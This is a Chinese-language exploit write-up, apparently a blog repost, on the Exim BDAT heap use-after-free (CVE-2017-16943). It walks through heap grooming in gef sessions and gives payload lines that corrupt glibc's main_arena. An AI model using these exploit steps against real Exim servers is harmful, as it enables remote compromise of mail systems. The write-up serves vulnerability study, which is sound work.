
首先会分配一些东西。上一步 `yield_length` 变成了 `0xa0`， 前面两个都比较小， `current_block` 可以满足需求。后面的`next->text = store_get(header_size)`, header_size最开始 为 0x100, 所以此时会重新分配一个 `block`，并且 `next->text` 会位于 `block` 的开始。

```
gef➤  p current_block
$29 = {0x750ff0, 0x741f80, 0x0}
gef➤  p yield_length
$30 = {0x1f00, 0x1e08, 0xffffffff}
gef➤  p store_last_get
$31 = {0x751000, 0x0, 0x0}
gef➤  p next->text
$32 = (uschar *) 0x751000 "\340\017u"
gef➤
```

符合预期。

```
r.sendline(':BDAT \x7f')
```

触发 `string_printing`,分配一小块内存。此时的 `current_block`



之后触发漏洞。

```
s = 'a'*0x1c1e + p64(0x41414141)*(0x1e00/8)
r.send(s+ ':\r\n')
r.send('\n')
```

当触发 漏洞代码时， `store_extend` 会出错，因为 `next->text` 和空闲内存之间有在使用的内存。于是会触发 `store_get(header_size)` ,因为此时 空闲块的空间比较大 （0x1ee0），所以会直接切割内存返回，然后 `store_release` 会释放这块内存。

```
gef➤  p current_block
$39 = {0x750ff0, 0x741f80, 0x0}
gef➤  p yield_length
$40 = {0x1ce0, 0x1e08, 0xffffffff}
gef➤  p store_last_get
$41 = {0x751120, 0x0, 0x0}
gef➤  heap bins
──────────────────────────────────────[ Fastbins for arena 0x7ffff69abb20 ]──────────────────────────────────────
Fastbins[idx=0, size=0x10] 0x00
Fastbins[idx=1, size=0x20] 0x00
Fastbins[idx=2, size=0x30] 0x00
Fastbins[idx=3, size=0x40] 0x00
Fastbins[idx=4, size=0x50] 0x00
Fastbins[idx=5, size=0x60] 0x00
Fastbins[idx=6, size=0x70] 0x00
──────────────────────────────────────[ Unsorted Bin for arena 'main_arena' ]──────────────────────────────────────
[+] unsorted_bins[0]: fw=0x750fe0, bk=0x750fe0
 →   Chunk(addr=0x750ff0, size=0x6040, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
──────────────────────────────────────[ Small Bins for arena 'main_arena' ]──────────────────────────────────────
[+] Found 0 chunks in 0 small non-empty bins.
──────────────────────────────────────[ Large Bins for arena 'main_arena' ]──────────────────────────────────────
[+] large_bins[73]: fw=0x7348b0, bk=0x7348b0
 →   Chunk(addr=0x7348c0, size=0x690, flags=PREV_INUSE)
[+] Found 1 chunks in 1 large non-empty bins.
gef➤
```

可以看到current_block 被 free 并且被放到了 unsorted bin, 此时 current_block 的 next 和 length 变成了 main_arena 的地址（可以看看之前 block的结构图）

```
gef➤  p *current_block[store_pool]
$43 = {
  next = 0x7ffff69abb78 <main_arena+88>,
  length = 0x7ffff69abb78
}
gef➤
```

当再次触发 store_get, 会遍历 block->next, 拿到 main_arena, 然后切割内存分配给我们

```
  if (  (newblock = current_block[store_pool])
     &&·(newblock = newblock->next)// newblock->next 还是 newblock
     && newblock->length < length
     )
    {
    /* Give up on this block, because it's too small */
    store_free(newblock);    // 基本是 直接调用 free(ptr)
    newblock = NULL;
    }

  /* If there was no free block, get a new one */

  if (!newblock) ...
//分配一个 block后，设置 block 为current_block
  current_block[store_pool] = newblock;
  yield_length[store_pool] = newblock->length;
  next_yield[store_pool] =
    (void *)(CS current_block[store_pool] + ALIGNED_SIZEOF_STOREBLOCK);
```

之后的 memcpy我们就可以修改main_arena的数据了。

```
gef➤  p newtext
$45 = (uschar *) 0x7ffff69abb88 <main_arena+104> ":\375", 'a' <repeats 4090 times>
gef➤  hexdump byte 0x7ffff69abb88 0x40
0x00007ffff69abb88 <main_arena+0068>    3a fd 61 61 61 61 61 61 61 61 61 61 61 61 61 61     :.aaaaaaaaaaaaaa
0x00007ffff69abb98 <main_arena+0078>    61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61     aaaaaaaaaaaaaaaa
0x00007ffff69abba8 <main_arena+0088>    61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61     aaaaaaaaaaaaaaaa
0x00007ffff69abbb8 <main_arena+0098>    61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61     aaaaaaaaaaaaaaaa
gef➤
```

参考

https://devco.re/blog/2017/12/11/Exim-RCE-advisory-CVE-2017-16943-en/

https://paper.seebug.org/469/

https://paper.seebug.org/479/

https://bugs.exim.org/show_bug.cgi?id=2199

来源： https://www.cnblogs.com/hac425/p/9416920.html